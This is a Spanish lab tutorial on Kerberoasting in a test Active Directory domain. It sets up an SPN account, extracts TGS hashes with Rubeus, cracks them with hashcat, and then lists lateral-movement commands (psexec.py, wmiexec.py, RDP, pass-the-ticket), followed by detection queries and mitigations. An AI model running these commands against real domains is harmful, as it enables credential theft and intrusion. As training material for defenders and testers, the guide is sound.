

# M5 – P2: Ataque Kerberoasting con Rubeus

## Objetivo

- Comprender el ataque **Kerberoasting**: registro/consulta de SPN, solicitud y extracción de tickets de servicio (TGS) y el posterior cracking offline.
- Realizar de forma reproducible en un laboratorio autorizado la extracción de TGS con **Rubeus** y su análisis/cracking con herramientas como **hashcat** para evaluar el riesgo asociado a contraseñas de cuentas de servicio.
- Identificar señales de detección y monitoreo (p. ej. eventos Kerberos 4769 y patrones de solicitud anómalos) y aplicar mitigaciones prácticas (contraseñas robustas, rotación, uso de gMSA, eliminación de SPN innecesarios).
- Reflexionar sobre las implicaciones legales y éticas: ejecutar exclusivamente en entornos con autorización expresa y proteger los datos y credenciales generados durante la práctica.

## Preparación del entorno recomendado

- DC: corp.local (Windows Server 2019).
- Cuenta objetivo con SPN: svc\_sql@corp.local (MSSQLSVC/sql01.corp.local:1433).
- Máquina cliente Windows 10 (usuario sin privilegios): usuario1@corp.local — contiene Rubeus.exe (por ejemplo C:\Users\Public\Rubeus.exe).
- Atacante (Kali): hashcat, john, wordlists (/usr/share/wordlists/rockyou.txt), impacket.

### 1) Crear la cuenta de servicio (**svc\_sql**)

#### Opción A — Crear la cuenta **svc\_sql** con la consola GUI (ADUC)

1. Abrir **Active Directory Users and Computers**
2. En el panel de la izquierda expandir el dominio `corp.local` y seleccionar la carpeta **Users** (o la OU donde se quiera crear la cuenta).
3. Clic derecho sobre **Users** → **New** → **User**.
4. En la ventana **New Object - User** rellena:
  - First name: `svc` (opcional)
  - Last name: `sql` (opcional)
  - Full name: se rellena automáticamente (`svc sql`)
  - User logon name: `svc_sql@corp.local`
  - Click **Next**.
5. En la pantalla de contraseña:
  - Password: escribir la contraseña de laboratorio, p. ej. `P@ssw0rd123` (elige la que quieras).
  - Confirm password: repetir.
  - Opciones (Account options): marcar o desmarcar según tu política:
    - **User must change password at next logon, DESMARCAR** ya que la cuenta no debe pedir cambio al iniciar sesión.

- **User cannot change password** opcional, se puede marcar si se quiere proteger.
- **Password never expires** opcional, en lab se puede marcar, en producción mejor NO sin control.

○ Clic en **Next**.

## 6. Revisar y pulsar **Finish**.

## 7. Una vez creada, buscar la cuenta `svc_sql` en la lista, doble clic para abrir **Properties**:

- Pestaña **Account**: verificar `User logon name` y que las opciones de contraseña sean las que se quiere.
- Pestaña **Member Of**: por defecto estará en `Domain Users`. **No** agregarla a `Domain Admins`.
- Aplicar y cerrar.

## Opción B — Crear la cuenta con PowerShell, es más rápido y reproducible

Ejecutar en el DC o en una máquina con RSAT/Elevada, como `admin1`:

```
Import-Module ActiveDirectory

$pwd = ConvertTo-SecureString "Str0ngLabP@ssw0rd!" -AsPlainText -Force

New-ADUser -Name "svc_sql" ` 
    -SamAccountName "svc_sql" ` 
    -UserPrincipalName "svc_sql@corp.local" ` 
    -AccountPassword $pwd ` 
    -Enabled $true ` 
    -Path "CN=Users,DC=corp,DC=local" ` 
    -PasswordNeverExpires $false ` 
    -ChangePasswordAtLogon $false
```

Si se quiere la cuenta con `Password never expires` cambia `-PasswordNeverExpires $true`.

Verifica que se creó:

```
Get-ADUser -Identity svc_sql -Properties Enabled,PasswordNeverExpires | Format-List
Name, SamAccountName, Enabled, PasswordNeverExpires
```

## 2) Registrar el SPN en la cuenta (`svc_sql`)

Para que Kerberos asocie el servicio SQL con la cuenta, registra el SPN. Ejecutar con `admin1` en el DC o en una consola elevada.

Usando `setspn`:

```
setspn -S MSSQLSvc/sql01.corp.local:1433 svc_sql
```

- `-S` hace comprobación de duplicados antes de registrar.
- `MSSQLSvc/sql01.corp.local:1433` es el SPN.
- `svc_sql` es el `SamAccountName` de la cuenta donde queda el SPN.

```
PS C:\Users\Administrador> setspn -S MSSQLSvc/sql01.corp.local:1433 svc_sql
Comprobando el dominio DC=corp,DC=local

Registrando valores de ServicePrincipalName para CN=svc sql,CN=Users,DC=corp,DC=local
MSSQLSvc/sql01.corp.local:1433
Objeto actualizado
PS C:\Users\Administrador>
```

### 3) Verificar el SPN

Comprobar que está correctamente:

```
setspn -L svc_sql
```

o buscar por SPN:

```
setspn -Q MSSQLSvc/sql01.corp.local:1433
```

```
PS C:\Users\Administrador> setspn -L svc_sql
Valores de ServicePrincipalName registrados para CN=svc sql,CN=Users,DC=corp,DC=local:
MSSQLSvc/sql01.corp.local:1433
PS C:\Users\Administrador> setspn -Q MSSQLSvc/sql01.corp.local:1433
Comprobando el dominio DC=corp,DC=local
CN=svc sql,CN=Users,DC=corp,DC=local
MSSQLSvc/sql01.corp.local:1433

Se encontró un SPN existente.
PS C:\Users\Administrador>
```

### Consideraciones finales

- La cuenta `svc_sql` **no** debe ser Domain Admin. Dejar en Domain Users.
- Si se va a usar para ejecutar el servicio SQL en `sql01`, en `sql01` se debe configurar el servicio para que use `corp\svc_sql` como cuenta (SQL Configuration Manager - Log On). Después reiniciar el servicio SQL.
- Para pruebas de kerberoast: desde `usuario1` se podrá solicitar TGS y extraer hashes si el SPN está correctamente registrado.
- Si no se ve el SPN al listar, asegurarse de ejecutar `setspn -S` y revisar errores; también revisar replicación de AD si tienes varios DCs.

### 4) Comprobar que existe la cuenta

Si se quiere confirmar que `svc_sql` existe:

```
PS C:\Users\Administrador> Import-Module ActiveDirectory
PS C:\Users\Administrador> Get-ADUser -Identity svc_sql | Format-List Name, SamAccountName, UserPrincipalName

Name          : svc sql
SamAccountName : svc_sql
UserPrincipalName : svc_sql@corp.local
```

## 5) Recolección de TGS con Rubeus (petición de tickets TGS)

Desde cualquier máquina del dominio, por ejemplo, desde Windows 10 con `usuario1`, se puede comprobar que al pedir acceso al SQL se use Kerberos y que el SPN exista:

- Consultar SPNs desde la estación, solo lectura:

```
setspn -Q MSSQLSvc/sql01.corp.local:1433
```

```
PS C:\Users\Public> setspn -Q MSSQLSvc/sql01.corp.local:1433
Comprobando el dominio DC=corp,DC=local
CN=svc sql,CN=Users,DC=corp,DC=local
MSSQLSvc/sql01.corp.local:1433

Se encontró un SPN existente.
PS C:\Users\Public> ■
```

- Validación práctica desde `usuario1`: intentar enumerar SPN o solicitar ticket TGS con Rubeus:

<https://github.com/GhostPack/Rubeus>

<https://github.com/r3motecontrol/Ghostpack-CompiledBinaries>

Desde la máquina cliente con usuario logueado `usuario1`, en CMD o PowerShell:

```
cd C:\Users\Public
.\Rubeus.exe kerberoast
```

Opciones útiles:

- `kerberoast /nowrap` salida en una línea (fácil copia).
- `kerberoast /outfile:hashes.txt` guardar localmente.
- `kerberoast /domain:corp.local` forzar dominio si es necesario.

Salida típica: uno o varios hashes en formato `krb5tgs$23$...` (etype 23, formato compatible con hashcat -m 13100).

Seleccionar Windows PowerShell

```
v2.2.0

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain      : corp.local
[*] Searching path 'LDAP://DC01.corp.local/DC=corp,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName*)(samAccountName=krbtgt))(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'

[*] Total kerberoastable users : 1

[*] SamAccountName      : svc_sql
[*] DistinguishedName   : CN=svc_sql,CN=Users,DC=corp,DC=local
[*] ServicePrincipalName : MSSQLSvc/sql01.corp.local:1433
[*] PwdLastSet          : 26/09/2025 16:49:42
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash                 : $krb5tgs$23$*svc_sql$corp.local$MSSQLSvc/sql01.corp.local!1433@corp.local*$10B942067D760273
B08030298230EDB9$83A012D00A42DF2800499F2518B78E0DE343BAF1287CEB661A26B91217F5A0F0C688C1A6506C00D91C8BC08CB47A
1D6BAFDAA0DBAC456D0441D07F0D6B2BA85D001DC33F786A18F9F42318D5DD834AD7A3D1E15BCE3495B27C71683E00A418380C75793A11366BC276D2A
B028F74F5E51F09FD4C57018C014E722A2E6DC706049CD9DAE834C0FEE61A0E5479EA7381548250F0D18D1E83C77C49990D34AD0FCB55301DE4E6
82EDEA87D0412FC721A1F1F99F3681E74B716BEA04CD4099A2E510168805BC31AC14A019C27D0291F23ABA52156F683F41A32A2F38CC6F3295
C504DBD87F7331A33A12A3C84679A8811C79381773216BC12D153D3216B0A990A55F614080F356FD181BFDF9AC0D0143740F4E5A764736D68A
29F3787D3FCF8943B6D0A9780F4D2F7AEA72F43E97C92388381799A79FF0582D0443F537C29906F3AFA9C66A316F90B4BE2F66C0EFC0D86916FCF460
1A0872CB16FDA7E77788E0E7499E96C97C28450402216794EF593986121311756986C8E41720449E8A8B09C6324A402164155B6335B647EB09E
0F126D0B0C9B508D1523A14DF48E96ED64A83B53C96477803D1E89C42966A47E94467E61A7EAA7A12F18B455F01447F602EAB6F510D100EBB
3AFDF02569Ec643BE51C00D545CBF2E4C075AD298E4568600365058D7980DF452802A3B408401AAD7F1F519903D29C3D1DEFBC51F86D0035E624AE17
B93CA5C1B75A81321DC2A3900CECCBBD0A8089B0018221E5777EECEBD9CBA044E8E9C853B047EFEF360C0851B393868D302CA9D038E5C088093
C0C3B32B2FDC4752953FD6F0C92BB07CE1F3AB9EABAC8788497FF056B149A61C8481F055B6A88248E6B8A558C289C66D8AE08FAD352F2C146A6
8FDCC236478BC511339699CD00116A05187F72184069592082E689375D40802033346A974DB4895F22D07291841DE025818B1FEC631E6E410
9731F096B2D153C605C9FDA24E419B401FBDEB060B02109BC93188D048198B17D068347E753CE18B584AEF54D0D92246FD81CC8C553E46D5A12892037
D00702F2F92F398079ACB3C5C889A1A723DE84708E53ACF978F68158D0A6553922995578F0A6819F35FB71330C487879DB80E4D4D983E11AA09164
1F8121BC5D5B87F66848D93B7AC2F9C9F75C2849D3912E4A696863247F43AC7CCC9734CDF856326F59E129DCE60E2AFC2A7275B74E3E60E5F96
13FF98FB02A7E547981042ZF98E4A3B83B542F47C660D7AC74CE6AF419A125CB9CA0842A66F7198D1E1C07E5B20C004B446A62C49E02CB271
41C49A0D999F12EAD2985F9F079D0406D9DA141348E6A2939A3998C7A053C1E693A54B908F08F355CD10843C0688BEBC08A28790ACBF49D1131F1D
38D75A29A2A6E96F836CB067D3822BED3B04F3A03B80959796A44ZC3088294B7114A8462E09A74F88F167A628FA77F4251F9E9C543959B1FA0@FCADB
7C99666E2E45B572A6558D3D31F6C63E6ED8CA4E383AA40E2432311B8E2161BE2AF21B5A9529BF01D2B022B5137080D513518DAD7EF973E0334829
D041416C747230203B928A544FD66A07FD9E24B17686A096ECF
```

```
.\Rubeus45.exe kerberoast /nowrap /domain:corp.local /outfile:hashes.txt
```

```
PS C:\Users\Public>
PS C:\Users\Public> .\Rubeus45.exe kerberoast /nowrap /domain:corp.local /outfile:hashes.txt

v2.2.0

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target Domain      : corp.local
[*] Searching path 'LDAP://DC01.corp.local/DC=corp,DC=local' for '(&(samAccountType=805306368)(servicePrincipalName*)(samAccountName=krbtgt))(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'

[*] Total kerberoastable users : 1

[*] SamAccountName      : svc_sql
[*] DistinguishedName   : CN=svc_sql,CN=Users,DC=corp,DC=local
[*] ServicePrincipalName : MSSQLSvc/sql01.corp.local:1433
[*] PwdLastSet          : 26/09/2025 16:49:42
[*] Supported ETypes     : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\Public\hashes.txt

[*] Roasted hashes written to : C:\Users\Public\hashes.txt
PS C:\Users\Public>
```

## 6) ¿Qué permisos necesita svc\_sql?

- El svc\_sql debe tener permisos necesarios para ejecutar el servicio SQL en sql01, pero **no** necesita ser admin del dominio.

- Asegurarse que la cuenta pueda iniciar sesión como servicio, esto normalmente se configura automáticamente al asignarla al servicio.

## 7) Alternativa más segura: gMSA

Si se quiere una opción más segura en entornos reales: usar **gMSA** (Group Managed Service Accounts) para servicios como SQL. gMSA gestionan la contraseña automáticamente y reducen riesgo de kerberoasting por contraseñas mal protegidas, aunque los SPN siguen siendo relevantes.

## 8) Transferir hash a Kali y formato

Desde Windows copiar la(s) línea(s) que empiezan con `$krb5tgs$23$*svc_sql$corp.LOCAL$...:abcdef123456...` a un archivo en Kali, p. ej. `hashes.txt`. Mantener cada hash en una línea.

Ejemplo (acortado):

```
$krb5tgs$23$*svc_sql$corp.LOCAL$...:abcdef123456...
```

```
PS C:\Users\Public> more .\hashes.txt
$krb5tgs$23$*svc_sql$corp.local$MSSQLSvc$sql01.corp.local:1433@corp.local*$108942067D760273B0803029823DEDB9$83A012D00A42
FDF2800499F2518B578E0DE343BAF1287CEB661AD62B91217F5A0DE134DC0F0C688C1A6506C00D91C8BC08CB47A1D6BAFDA0DBAC450DA441D07F0D6B
2BA85D001DC33F786A18F9F42318D5DB34AD73D1E15BCE3495B27C71683E00A41838DC75793A11366BC276D2A802BF74F55E1F09FD4C57018C014
E722A2E6DC706049CD90AAEEB34C0FFEE61AE0A5479EA738154825C0FD1801E83C7FF49900D34AD0FCB55301DE4E682EDAE87D412FC721A1F1F99F3681
E74B716BEA4CD4099A02E51001168805BC31AC14A01019C2C7DA291F23ABA52156F683F41A32A2F38CC6FC3295C504DD84787F331A33AA1182A3C84
679A8811CB79381732168C120153D0216804990A55F614080F356FD51B18FD9F9ACD0143740F4E5A764736D68A29F37B7D3FCF8943B6DA9780FC402
F7AEAT2F43EF97C9238B381799A79FEF0582D443F537C29906F3AFA9C66A316F90B4BE2E66C0EFCD86916FCF4601AC0872CB16FDA7E7E77788E0E749
9E96C997C28450402216704EF5939861213111756986C8E41720440E8A8B09CC6324A402164155863358647EBD9E0F126D80BC98508D1523A14D48E9
6ED64A83B53C96A72803D1E89C42966AAFF7E494467E61A7EAA7A12F118B455F01447F602EAB6F510D100EBB3AFDF02569EC643BE51C00D545CBF
2E4C075AD29BE4568600365058079BDFA5202A3B40B401AAD7F1FF519903D29C3D1DEFEB5C51F86DD035E624AE1789CCA5C1B75A813221DC2A3900CEC
CBB00A8089B0018221E5777EECBED9CBA044E8E9C853B047EFF360C50D851BF393B68D302CA9D03BE5C088093C03DB32B2FDCA7525A3FFD6F0C92
BB07CE1F3AB9EEABAC878B497FF056BC149A61C8481FDF55B6A8B2A48E6BA558CC289C66DAE08FAD3B52FC146A68FDC223647BC511339699CD000116
A05E1B7F721840609592082E6893754D082033346A974DB495F22DB7EF7D291841DED25818B1FEFC631E6E4109731F06B2D153C605CFDA24E4A19
B401FBDEBD60B021D9BC93188D248198B17D68347E753CE61B584AEF54DD92246FD81CC8C553E46D5A112892037DC0D7022F92F398D79ACB3CC5C889
A1A723DE84708E53ACF978F6B158DA65535922995578F0A68818F35FB71330C48787BDB0EE4D4D983E11AA091641F8121BC5D5B87F66B4BDD93BA7C2
F9C9F75C2849D3912E4A696B63247FA3AC7CCC9734CCDF856326F59E129DCDE60E2AACF2A7275B74E3E60E5F9613FF98FB02A7E54779F1042FD59EA
34803B542F4E7C6660D7AC74CE6AFFA91A125CB9CA08420A66F179BD1E1C07E5B20C00A4BF446A62C49E02CB27141C4FA9DA99FE12EAD29B5F9F079D
406D90A3141348E6A2939A3998C7A053C1E693A548908F0B835BCD10843C06888EB08A28790ACBF49D1131F1D38075A29AA2AE96F836CB067D3822
8ED33BD4F3A03BB0959796AA42C3088294B71148462E09A74F88F167A628F4A7F4251FE9CB5443959B1FA0FCADB7CF9966E22E45B572A655BD3D313F
6C63E6D8C44E383AA40E24323118BE2161BE2AF21B5A95298FD1D2B022B51370B0D513518DAD7EF973E0334B29D041416C747230203B928A544FD66
A07FD9E24B17686A096ECF
PS C:\Users\Public>
```

## 9) Cracking offline con Hashcat

Modo Kerberos TGS-REP etype 23 utilizamos **hashcat mode 13100**.

Comando básico:

```
hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt -force
```

```
(kali㉿kali)-[~/Downloads]
$ hashcat -m 13100 hashes.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 2913/5890 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.

b7cf9966e22e45b572a655bd3d313f6c63e6ed8ca4e383a40e2432311bbe2161be2af21b5a9529bfd1d2b
416c747230203b928a544fd66a07fd9e24b17686a096ecf P@ssw0rd123
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target...: $krb5tgs$23$*svc_sql$corp.local$MSSQLSvc/sql01.corp ... 096ecf
Time.Started.: Fri Sep 26 11:57:59 2025, (10 secs)
Time.Estimated.: Fri Sep 26 11:58:09 2025, (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 1103.4 kH/s (1.14ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10762240/14344385 (75.03%)
Rejected.....: 0/10762240 (0.00%)
Restore.Point.: 10760192/14344385 (75.01%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: PAKITHUG → P229Grandpa
Hardware.Mon.#1.: Util: 66%

Started: Fri Sep 26 11:57:08 2025
Stopped: Fri Sep 26 11:58:11 2025

(kali㉿kali)-[~/Downloads]
```

## Recomendaciones:

- Usar reglas: -r /usr/share/hashcat/rules/best64.rule
- GPU: especificar -w 3 para más agresividad.
- Para ataques de máscara/transformación cuando conoces patrones: -a 3 ?u?l?1?l?d?d?d etc.

Ejemplo con reglas y alto rendimiento:

```
hashcat -m 13100 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt -r  
/usr/share/hashcat/rules/best64.rule -w 3
```

## 10) Uso de credenciales crackeadas en distintos servicios

Si se recupera la contraseña de svc\_sql:

- Probar SMB/SMBv1: smbclient //sql01.corp.local/share -U svc\_sql
- RDP: xfreerdp /u:svc\_sql /p:'contraseña' /v:sql01.corp.local
- Impacket examples:
  - wmiexec.py corp.local/svc\_sql:'Password'@sql01.corp.local
  - psexec.py corp.local/svc\_sql:'Password'@sql01.corp.local
- Rubeus — exportar/usuarios TGT (impersonación) (ejemplo):


```
.\Rubeus.exe hash /user:svc_sql /domain:corp.local /rc4:<NTLM-Hash>  
# o importar ticket  
.Rubeus.exe ptt /ticket:ticket.kirbi
```

## 11) Detección y monitoreo

Monitorizar las peticiones inusuales de TGS y patrones Kerberoast:

### Eventos Windows relevantes

- 4769 — “A Kerberos service ticket was requested.”
  - Service Name distinto de los esperados o un mismo usuario solicitando muchas entradas TGS.
- 4624 — logons con cuentas de servicio en estaciones no habituales.



## Splunk (ejemplo):

```
index=wineventlog EventCode=4769
| stats count by Account_Name, Service_Name, ComputerName
| where count > 5
| sort - count
```

## Elastic / ELK (KQL-like):

```
event.code: "4769"
| stats count() by user.name, winlog.event_data.ServiceName
| where count > 5
```

## PowerShell — consulta rápida local de los últimos 200 eventos 4769:

```
Get-WinEvent -FilterHashtable @{LogName='Security'; Id=4769} -MaxEvents 200 |
ForEach-Object {
[PSCustomObject]@{
    TimeCreated = $_.TimeCreated
    Account = ($_.Properties[1].Value)
    ServiceName = ($_.Properties[8].Value)
    Computer = ($_.Properties[18].Value)
}
} | Group-Object Account, ServiceName | Sort-Object Count -Descending | Select-Object -First 50
```

**Alerta sugerida (SIEM):** disparar si una misma cuenta solicita > N TGS en 5 minutos o si una estación de trabajo que nunca ha pedido TGS lo hace de forma repetida.

## 12) Mitigaciones concretas y recomendaciones

1. **Contraseñas robustas** para cuentas con SPN de longitud  $\geq 25$  si son service accounts humanas, o uso de gMSA.
2. **gMSA** (Group Managed Service Accounts) gestionadas automáticamente y no usan contraseñas recuperables.
3. **Revisar y eliminar SPNs innecesarios:**

```
setspn -L svc_sql
setspn -D MSSQLSvc/sql01.corp.local svc_sql
```

4. **Rotación periódica de contraseñas** y documentación de las cuentas con SPN.
5. **Monitoreo:** alertas por eventos 4769 con altas tasas desde una misma cuenta/computadora.
6. **Least privilege:** limitar privilegios de cuentas de servicio: no miembros de Domain Admins.
7. **Constrain delegation** y revisar configuraciones de delegación.
8. **Hardening:** aplicar LAPS para cuentas locales, segmentación de red y MFA donde sea posible, ya que MFA no aplica para Kerberos TGS offline cracking, pero reduce ataques de inicio de sesión interactivo.

## 13) Informe final de posible entrega para la práctica

- **Objetivo:** Kerberoasting sobre svc\_sql@corp.local.
- **Pasos realizados:**
  1. Identificación SPN con `setspn -Q`,
  2. Extracción TGS con `Rubeus kerberoast`,
  3. Cracking con `hashcat -m 13100 ....`
- **Hash obtenido:** (incluir hash / fichero hashes.txt)
- **Contraseña recuperada:** (si aplica)
- **Acciones post-compromise:** (p. ej. acceso a SMB / RDP con ejemplo de comando usado)
- **Impacto:** escalado potencial a recursos críticos / lateral movement.
- **Mitigaciones recomendadas:** (lista priorizada con acciones inmediatas, medio y largo plazo).

## 14) Consejos finales y pitfalls comunes

- Si Rubeus no lista hashes, asegurarse de que la auditoría Kerberos y el ticketing funcionan; que el usuario puede solicitar tickets TGS.
- A veces las cuentas usan cifrados más fuertes (*etype* 23 es vulnerable a offline cracking si la contraseña es débil; otros *etypes* requieren otras herramientas).
- Mantener en el laboratorio las versiones de Rubeus y hashes en frío, no subir datos reales a servicios públicos.